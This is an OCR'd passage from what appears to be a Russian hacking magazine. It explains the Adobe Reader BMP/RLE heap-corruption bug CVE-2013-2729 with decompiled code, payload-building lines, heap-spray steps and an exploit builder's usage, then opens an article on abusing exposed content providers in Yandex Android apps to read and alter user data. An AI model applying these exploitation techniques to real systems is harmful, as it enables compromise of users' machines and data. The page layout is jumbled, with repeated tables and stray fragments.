Продукты Avira:

- Product version 10.2.0.719 25.10.2012;
- Search engine 8.02.12.38 07.05.2013;
- Virus definition file 7.11.77.54 08.05.2013;
- Control Center 10.00.12.31 21.07.2011;
- Config Center 10.00.13.20 21.07.2011;
- Luke Filewalker 10.03.00.07 21.07.2011;
- AntiVir Guard 10.00.01.59 21.07.2011;
- Filter 10.00.26.09 21.07.2011;
- AntiVir WebGuard 10.01.09.00 09.05.2011;
- Scheduler 10.00.00.21 21.04.2011;
- Updater 10.00.00.39 21.07.2011.

SOLUTION

На момент подготовки статьи патча не было.

ADOBE READER BMP/RLE — ПОВРЕЖДЕНИЕ КУЧИ



Дата релиза: 14 мая 2013 года
Автор: Feliam
CVE: 2013-2729

Ошибка проявляется при парсинге BMP-файла, который был сжат с помощью алгоритма RLE8. Для воспроизведения уязвимости нам нужно встроить это изображение в интерактивную форму PDF-документа. Обработкой XFA-формы и BMP-файла занимается плагин AcroForm.api. Для начала рассмотрим XFA-код.

PDF-файлы могут содержать два типа форм:

- стандартные — Forms Data Format (FDF or AcroForms);
- основанные на XML — XML Forms Architecture (XFA).

Впервые XFA-формы были добавлены в версию 8.1 Adobe Reader, и хронологию их версий можно увидеть в таблице. Как ты уже понял из названия, XFA основывается на шаблонной системе и использует простую грамматику. Пример простейшей формы, содержащей изображение:

```
<template xmlns:xfa="http://www.xfa.org/schema/↵
xfa-template/3.1/">
   <subform name="form1" layout="tb" locale="en_US" ↵
   restoreState="auto">
      <pageSet>
         <pageArea name="Page1" id="Page1">
            <contentArea x="0.25in" y="0.25in" w="576pt" ↵
            h="756pt"/>
            <medium stock="default" short="612pt" ↵
            long="792pt"/>
            </pageArea>
         </pageSet>
      <subform w="576pt" h="756pt">
      <field name="ImageField" >
        <ui>
            <imageEdit data="embed"/>
        </ui>
        <value>
            <image> AAAAA.. AAAAAA</image>
        </value>
      </field>
      </subform>
   </subform>
</template>
```

XFA-форма может быть встроена в пустой PDF-поток и воспроизведена всеми последними версиями Adobe Reader. Если мы рассмотрим PDF-файл поближе, то он должен содержать следующие поля: /NeedsRendering, /Extensions и /AcroForm. То есть наш файл будет выглядеть примерно так:

```
    3 0 obj
    << /Length 12345 >>
    stream
        XFA....
    endsream
2 0 obj
    << /XFA 3 0 R >>
endobj
1 0 obj
    <<  /Type /Catalog
        /NeedsRendering true
        /AcroForm 2 0 R
        /Extensions <<
                      /ADBE <<
                              /BaseVersion /1.7
                              /ExtensionLevel 3
                            >>
                    >>
        ...
    >>
endobj
```

Далее рассмотрим сам баг в формате BMP. Этот формат может сжиматься в двух режимах: «чистом» (как есть, то есть без сжатия) и через алгоритм RLE (Run Length Encoding, кодирование длин серий или кодирование повторов). Сам механизм сжатия довольно прост, второй байт — это пиксель, а первый байт — количество его повторов. Если количество байт равно нулю, то второй байт будет специальным — EOL или разница (delta).


В «чистом» режиме второй байт содержит количество байтов, которые будут скопированы буквально. Каждый проход в таком режиме должен быть выровнен по границе слов, то есть мы должны заполнить дополнительными байтами, которые не входят в это число. После прохода в таком режиме продолжается RLE-сжатие.

Таблица с указанием специальных байтов:


Второй байт	Значение
0	Конец строки
1	Конец bitmap
2	Разница (delta). Следующие два байта — это горизонтальное и вертикальное смещение от текущей позиции до следующего пикселя
3–255	Переключение в «чистый» режим

Теперь рассмотрим уязвимую функцию, которая отвечает за обработку RLE BMP и находится в AcroForm.api. Ниже представлен псевдокод после декомпиляции этого файла:

```
char* rle(FILE* stream, unsigned height, unsigned width){
assert(height < 4096 && height < 4096);
```




Процесс, запущенный нашим Program.exe



XFA Version	Acrobat Version
2.6	Acrobat 8.1 / Acrobat 8.11
2.7	Acrobat 8.1
2.8	Acrobat 9.0, Acrobat 9 ALang features
3.0	Acrobat 9.1
3.3	Acrobat 10.0

Хронология обновления XFA-формы в Adobe Reader



Местонахождение XFA-формы в структуре PDF-документа

```
char * line:
```

XFA Version	Acrobat Version
2.6	Acrobat 8.1/Acrobat 8.11
2.7	Acrobat 8.1
2.8	Acrobat 9.0, Acrobat 9 ALang features
3.0	Acrobat 9.1
3.3	Acrobat 10.0

```
assert(texture);
while (!feof(stream)) {
    fread(&cmd, 1, 2, stream);
    if ( cmd.reps ) {
        assert ( ypos < height && cmd.reps + xpos <= width );
        // RLE-режим, повторение значения
        for(count = 0; count < cmd.reps; count++) {
            line = texture + (ypos*width);
            line[xpos++] = cmd.value;
        }
    // Если cmd.reps равна 0, то value — это команда
    } else {
        switch(cmd.value){
            case 0:                             // Конец строки
                ypos -= 1;
                xpos = 0;
                break;
            case 1:                             // Конец bitmap
                return texture;
            // Разница (delta), сдвигаем BMP-указатель
            case 2:
                read(&xdelta, 1, 1, stream); // Прочитать 1
                                             // байт
                read(&ydelta, 1, 1, stream); // Прочитать 1
                                             // байт
                xpos += xdelta;
                ypos -= ydelta;
                break;
            default:                            // Копирование
                assert ( ypos < height && cmd.value + ↵
                xpos <= width );
                for(count = 0;count < cmd.value; count++){
                    fread(&aux, 1, 1, stream);
                    line = texture+(width*ypos);
                    line[xpos++] = aux;
                }
                if ( cmd.value & 1 )            // Заполнение
                  fread(&aux, 1, 1, stream);

...
```

Как видим, в функциях feof(), fread() и malloc() нет ничего необычного. Переменная stream — это файл, откуда был прочитан BMP-заголовок, включая высоту и ширину. Основное назначение функции — раскрыть сжатые RLE-данные.

Для начала выделяется достаточно памяти, чтобы поместилось полное изображение. Затем считывается каждый байт, чтобы определить, в каком режиме находятся данные: RLE, идет повторение байтов указанное количество раз, или «чистом», и происходит переключение между различными опциями:

- 0 — конец строки;
- 1 — конец файла, завершить выполнение;
- 2 — разница (delta), сдвигаем указатель записи (то есть пропускает пустые блоки);
- d (default) — обычные данные, копируем как есть.

Если присмотреться внимательнее, то можно заметить, что при опции 2 нет проверки полученных данных с помощью функции assert. Благодаря этому мы можем сдвинуть указатели на произвольную длину, что позволит нам выйти за границу буфера текстуры. Тем не менее далее по коду при попытке записать что-либо в буфер происходит проверка:

```
default:    // Копирование
    assert ( ypos < height && cmd.value + xpos <= width );
```

Обратим внимание на раздел case, в котором можно вызвать состояние переполнения кучи. Допустим, мы постоянно шлем команду разницы, продвигающую переменную xpos. И если мы будем продолжать это делать без попытки записать что-либо, размер xpos может стать очень большим, например 0xffffff00. В результате у нас будет BMP, содержащий 0xffffff00/0xff команд разницы, и каждая из них будет увеличивать xpos на 0xff:

```
bmp += '\x00\x02\xff\x00' * ((0xffffffff-0xff) / 0xff)
```

После заполнения мы передаем команду на копирование 0xff байтов напрямую из файла по указанному адресу. Но так как xpos+len(payload) заполняет представление 32-битного целого числа, при этом утвержденная граница сохраняется и переполнение становится возможным.


```
bmp += '\x00\x02'+chr(0x100-len(payload))+'\x00'
bmp += '\x00'+chr(len(payload))+payload
```

В результате, используя этот баг, мы можем переписать 256 байт перед буфером с текстурой. Теперь рассмотрим нюансы эксплуатации и запуска произвольного JavaScript.

EXPLOIT

Размер кучи, выделяемой для текстуры, равен ширине и высоте найденной в BMP-заголовке. И так как мы контролируем эти размеры, то можно обдумать, чем полезным заполнить это пространство. Но для начала нужно повысить надежность и подготовить кучу для серии выделений памяти. Для этого мы будем использовать старый добрый метод — JavaScript. Он будет выделять и освобождать части кучи. Это будет выглядеть примерно так:

Если присмотреться внимательнее, то можно заметить, что при опции 2 нет проверки полученных данных с помощью функции assert. Благодаря этому мы можем сдвинуть указатели на произвольную длину, что позволит нам выйти за границу буфера текстуры. Однако дальше по коду все же происходит проверка



Схемы 1–8

1. Выделяем 1000 0x12C частей контролируемых данных (схема 1).
2. Освобождаем одну часть через каждые десять ранее выделенных, то есть генерируем несколько «нор» (дыр) (схема 2). Далее наша задача — получить несколько указателей в JavaScript-интерпретатор, чтобы можно было обойти ASLR и DEP. Чтобы сделать это, загрузим неправильное BMP-изображение и повредим часть LFH-кучи. Распределитель памяти будет думать, что строка в памяти с выполняемым JavaScript свободна.
3. Загружаем неправильное BMP-изображение с размерами {1, 0x12C}, это и будет нашей пиксельной текстурой, которая распределится в одну из наших «нор» (схема 3).
4. Исключение в RLE-декодере будет удалять все используемые структуры. А в данном случае часть кучи с текстурой будет освобождена. Но так как заголовок поврежден, удаление коснется предыдущей части и текстура останется одна. Данная неправильная ячейка может быть спокойно использована JavaScript-интерпретатором. Более подробно о такой технологии можно прочитать тут: bit.ly/ZczXGk (схема 4). После этого у нас будет JavaScript-строка, использующая память, которая должна быть свободной. Распределение размером в 0x12C, возможно, будет назначено в ту же память и накладываться на JavaScript. В связи с этим нам нужно нацелить JS на распределение в ту часть памяти, где есть объект, содержащий vtables. Это нужно, чтобы мы узнали расположение некоторых DLL из интерпретатора. Поэтому размер ячейки должен выбираться очень тщательно, чтобы это случилось автоматически и интересующий нас объект распределился туда, куда указывает одна из строк JS (схема 5).
5. Теперь прогоним все JavaScript-строки, чтобы найти ту, которая была изменена:

```
for (i=0; i < spray.size; i+=1)
    if ( spray.x[i] != null  &&
         spray.x[i][0] != "\u5858"){
    ...
    }
```

6. Если найдено, то парсим содержимое и ищем адрес AcroRd32.dll:

```
acro = (( util.unpackAt(spray.x[i], 14) >> 16) - offset) << 16;
break;
```

После этого у нас будет строка, которая находится в памяти с imgstruct и указывает на адрес AcroRd.dll для JS-интерпретатора. Далее рассмотрим процесс перезаписи структуры. В JavaScript строки не так-то просто перезаписать. Для этого надо освободить старую и создать копию новой с нужными изменениями. Обычно если новая строка имеет схожий размер со старой, то она будет распределена в то же место. Поэтому, изменяя объект, нам нужно освободить выбранные строки и перераспределить их в ту же память с небольшими изменениями.
7. Освобождаем выбранные JS-строки (которые делили память с объектом) (схема 6).
8. Создаем новую строку длиной 0x12C с желаемыми данными, используя полученные адреса, и спрей, который нужно расположить выше наших данных (схема 7).
9. Распределение нескольких новых строчек с новыми данными (схема 8).

```
F:\works\Xakep\X_07_2013_VZLOM_EXPLOITS>XFABMPExploit.py -h
Usage: XFABMPExploit.py [options]

Adobe Reader X 10.1.4 XFA BMP RLE Exploit

Options:
  -h, --help            show this help message and exit
  --debug               For debugging
  --msfpayload=MSFPAYLOAD
                        Metasploit payload. Ex. 'win32_exec CMD=calc'
  --payload=PAYLOAD
  --doc                 Print detailed documentation
```

Пример запуска конструктора для XFA-эксплойта

В итоге объект будет заменен на один из указателей на ROP-цепочку.

Для контролирования выполнения кода нужно будет вызвать функцию doc.close() в JS-интерпретаторе. Она выгрузит все загруженные XFA-изображения и будет использовать перезаписанную vtable. Таким образом, перезаписанные указатели будут еще раз использованы в деструкторах, и контролируемые данные будут перехвачены. Последним пунктом предполагается, что указатель на heap spray будет со знакомым адресом. В более продвинутых (оригинальных) техниках, в которых другие части кучи указывают на интерпретатор, этот пункт не понадобится.

Для реализации эксплойта автор написал свой конструктор на Python (bit.ly/11mltQB) (о подобных конструкторах я немного рассказывал в своем выступлении на PHDays 2013). При запуске в *nix-системах в качестве шелл-кода можно использовать модуль из Metasploit msfpayload, он же используется по умолчанию. Для запуска из Windows нужно будет указать полезную нагрузку через опцию командной строки --payload. Например:

```
XFABMPExploit.py --payload calc.bin
```

В результате у нас будет PDF-документ, запускающий калькулятор.


TARGETS

Эксплойт есть только под Adobe Reader 10–10.1.4, но XFA-формы используются с версии 8.


SOLUTION

Доступно обновление с исправлением данной ошибки от производителя. Также для быстрого патча предлагается удалить файл AcroForm.api.










Получать скидки в барах, ресторанах и магазинах твоего города



Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»

Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:

8 (495) 788-88-78 в Москве | **8-800-2000-000** в регионах России (звонок бесплатный)








www.mancard.ru

на правах рекламы


ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"



1000 $ на взломе приложений

ИЩЕМ УЯЗВИМОСТИ В ANDROID-ПРИЛОЖЕНИЯХ ЯНДЕКСА

Мы уже рассказывали в журнале, как можно заработать на создании своих мобильных приложений тысячу долларов и больше. Сегодня же рассмотрим, что делать, если ты хочешь стать не просто разработчиком, а исследователем, и заодно продолжим серию статей про анализ багов в Android-приложениях. В мартовском номере была статья «Слабое звено» от представителей Яндекса, посвященная контент-провайдерам и созданию своего приложения для анализа таких мест в программах. Именно такие уязвимости и были найдены мною.



Борис Рютин, ЦОР (EsageLab)
b.ryutin@tzor.ru, @dukebarman

ИНТРО

Мониторингом новостей в мире безопасности Android я занимаюсь довольно давно и в марте 2012-го прочитал статью, посвященную уязвимостям в приложениях (bit.ly/M35jGK). Прочитал, попробовал и забыл. Но со стартом нового конкурса «Охота за ошибками» (bit.ly/19lalp5) от Яндекса, да еще с пометкой, что они добавили в программу мобильные приложения, пришлось вспомнить.

Теорию про уязвимости в контент-провайдерах приложений мы разобрали в одном из прошлых номеров, поэтому заново ее приводить здесь не буду. Напомню лишь вкратце, что контент-провайдер — это поставщик данных. Каждое приложение может создавать свой контент-провайдер, который будет зарегистрирован ОС после установки приложения. Проблема здесь кроется в том, что многие разработчики не уделяют должного внимания безопасности, и в результате в системе появляются контент-провайдеры, полностью открытые на чтение и запись, не говоря о том, что многие провайдеры уязвимы к SQL-инъекциям. Такие вот провайдеры делают возможным несанкционированный доступ к персональным данным. Если интересуют детальные подробности — можно изучить указанную выше статью, мы же оправляемся на охоту за багами.

НАБОР ПАЦИЕНТОВ

Для анализа мобильных приложений я использую реальное устройство — планшетный компьютер Lenovo K1. Связано это с тем, что во многих моделях телефонов объем внутренней памяти ограничен, из-за чего нельзя поставить большое количество приложений. Также можно использовать эмулятор из Android SDK, но тогда надо установить на него Google Play или найти APK-файлы приложений.

APK можно получить несколькими способами:

- перенести с устройства на компьютер, с помощью ADB (см. врезку);
- воспользоваться скриптами с неофициальным API (см. врезку);
- установить шаманским образом Google Play на эмулятор (bit.ly/13pGQ85);
- скачать с сайтов, например 4pda.ru («крякнутые» для ознакомления) и forum.xda-developers.com (бесплатные и open source).

Установить приложения в эмулятор можно двумя способами:

- через DDMS в Eclipse кнопкой «install application»;
- через ADB командой «adb install app.apk».


Что касается подопытных, то исследовать мы будем сегодня мобильные приложения от компании «Яндекс», которых становится все больше и больше.

MERCURY — ВЕСТНИК БАГОВ

Хорошо, с пациентами разобрались. Теперь посмотрим, что за зверь Mercury (labs.mwrinfosecurity.com). Этот сканер уже не раз упоминался на страницах журнала. В данный момент доступна версия 2.2.0, но я до сих пор использую иногда версию 1.+, хоть и установлены обе. В новой версии разработчики объединили все разделы и назвали их модулями, плюс в ней были баги в выводе информации из заполненных таблиц (некорректно выводилась информация на русском языке). Так что первая версия, на мой взгляд, проще и удобней в использовании, поэтому рассматриваемые примеры будут основаны на ней. Итак, скачиваем архив (bit.ly/Nwi0hp) или берем его с нашего диска и видим, что программа состоит из двух частей:

- клиент — Python-программа, которую запускаем на компьютере (успешно работает как в Linux, так и в Windows)
- сервер (в версии 2.0 сервер переименовали в агент) — APK-приложение, которое можно установить любым из способов, описанных выше.


Для соединения клиента и сервера нам понадобится IP-адрес устройства. В случае если используется эмулятор, надо предварительно сделать переброс портов командой:



Результат команды *#*#8255#*#*, где показан AndroidID

```
C:\Users\root\Downloads\googleplay-api-master\googleplay-api-master>search.py yandex
Title;Package name;Creator;Super Dev;Price;Offer Type;Version Code;Size;Rating;Num Downloads
Yandex.Maps;ru.yandex.yandexmaps;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;312;11.2MB;4.52;5,000,000+
Yandex.Mail;ru.yandex.mail;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;179;3.3MB;4.51;1,000,000+
Yandex.Search;ru.yandex.searchplugin;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;200311;3.9MB;4.48;1,000,000+
Yandex.Shell;ru.yandex.shell;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;21067;19.1MB;4.24;1,000,000+
Yandex.Navigator;ru.yandex.yandexnavi;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;1301;12.4MB;4.28;1,000,000+
Yandex.Metro;ru.yandex.metro;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;164;2.0MB;4.76;1,000,000+
Yandex.Market;ru.yandex.market;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;120;6.3MB;4.15;1,000,000+
Yandex.Weather;ru.yandex.weatherplugin;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;300;5.3MB;4.24;1,000,000+
Yandex.Disk;ru.yandex.disk;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;114;3.0MB;4.55;100,000+
Yandex.Traffic widget;ru.yandex.yandextraffic;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;107;318.5KB;4.37;1,000,000+
Yandex.Kinoafisha;ru.yandex.afisha;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;111;324.1KB;4.11;500,000+
Yandex.Money;ru.yandex.money;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;1910;1.7MB;4.42;100,000+
Yandex.Taxi;ru.yandex.taxi;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;8;4.2MB;4.38;100,000+
Yandex.Opera Mini;com.opera.mini.android.yandex;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;23;902.3KB;4.45;500,000+
Yandex Opera Mobile;com.opera.browser.yandex;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;1301071639;9.3MB;4.49;500,000+
Yandex.News widget;ru.yandex.news;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;110;595.8KB;3.87;100,000+
Yandex.Trains;ru.yandex.rasp;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;210;1.7MB;4.63;500,000+
Yandex.Fotki;ru.yandex.fotki;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;201;1015.3KB;3.55;100,000+
Yandex.Auto;ru.yandex.auto;╨п╨╜╨┤╨╡╨║╤Б;1;Free;1;102;2.7MB;4.30;100,000+
Yandex Translate;com.igla.yandex.translate;Igor Lashkov;0;Free;1;8;3.8MB;4.64;10,000+
```

Яндекс-программы в Google Play



WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
adb forward tcp:31415 tcp:31415
```

Соответственно, IP-адрес для сканера будет 127.0.0.1. На реальном устройстве достаточно в списке Wi-Fi-сетей просто кликнуть по текущей подключенной сети, и появится всплывающее окно с подробной информацией о качестве, типе безопасности и нужном нам IP-адресе.

Перед тем как запустить на компьютере клиент, на устройстве нужно запустить приложение-сервер (агент) и перевести переключатель в положение «Вкл» (On). В версии 1+ это единственная опция, в версии 2+ добавили возможность шифровать трафик, запаролить подключение и другие.

```
python mercury.py
# Коннектимся к устройству
*mercury > connect IP
# Список команд
*mercury >  help
# Выбираем раздел контент-провайдеров
*mercury > provider
# Позволяет найти провайдеры приложения
*mercury#provider>finduri ru.site.app
# Позволяет сделать select-запрос к провайдеру
*mercury#provider>query content://content.app
```

С помощью таких запросов можно получить все данные таблицы, изменить, если хватает прав, и провести SQL-инъекцию, которая позволит получить всю БД.

Ну что ж, основы мы разобрали, теперь примемся за сами баги.

ЯНДЕКС.КАРТЫ

Обзор уязвимостей начнем с популярной программы — Яндекс.Карты. Во время тестирования версия у программы была 3.02, сборка 2945.

С помощью команды finduri попытаемся спарсить контент-провайдеры:

```
finduri ru.yandex.yandexmaps
```

и получаем список (он больше, оставил только уязвимые):

```
content://ru.yandex.yandexmaps.branding.↵
megafon.MegafonContactsProvider/megafon_contacts
```

```
content://ru.yandex.yandexmaps.branding.mts.↵
MtsContactsProvider/mts_contacts
```

```
content://ru.yandex.yandexmaps.labels.↵
LabelsProvider/mylabels
```

```
content://ru.yandex.yandexmaps.map.widgets.WCommunityMoodProvider/mood
```

```
content://ru.yandex.yandexmaps.routes.RouteHistoryProvider/routehistory
```

```
content://ru.yandex.yandexmaps.userspoints.UserPointsCommentsProvider/↵
upointssugg
```

Наибольший интерес представляет контент-провайдер, ответственный за закладки пользователя, — content://ru.yandex.yandexmaps.labels.LabelsProvider/mylabels. Ведь мы можем изменить ему координаты! Получаем все сохраненные закладки:

```
query content://ru.yandex.yandexmaps.labels.LabelsProvider/mylabels
geocode  label_name_tolower lon      date          label_name      _id lat
Москва,  Neuronspace.ru     37.5732 1352196244367 Neuronspace.ru 1   55.7137
Россия,
Лужнецкая
набережная,
2/4с17
Москва,  Work               37.5732 1352196427356 Work           2   55.7137
Россия,
Лужнецкая
набережная,
2/4с17
```

Изменяем:

```
update content://ru.yandex.yandexmaps.labels.LabelsProvider/mylabels ↵
--string label_name_tolower=Home label_name=Home --where _id=2
query content://ru.yandex.yandexmaps.labels.LabelsProvider/mylabels
geocode  label_name_tolower lon      date          label_name      _id lat
Москва,  Neuronspace.ru     37.5732  1352196244367 Neuronspace.ru 1   55.7137
Россия,
Лужнецкая
набережная,
2/4с17
Москва,  Home               37.5732  1352196427356 Home           2   55.7137
Россия,
Лужнецкая
набережная,
2/4с17
```

Как видим, на закладке были координаты работы — стали дома.

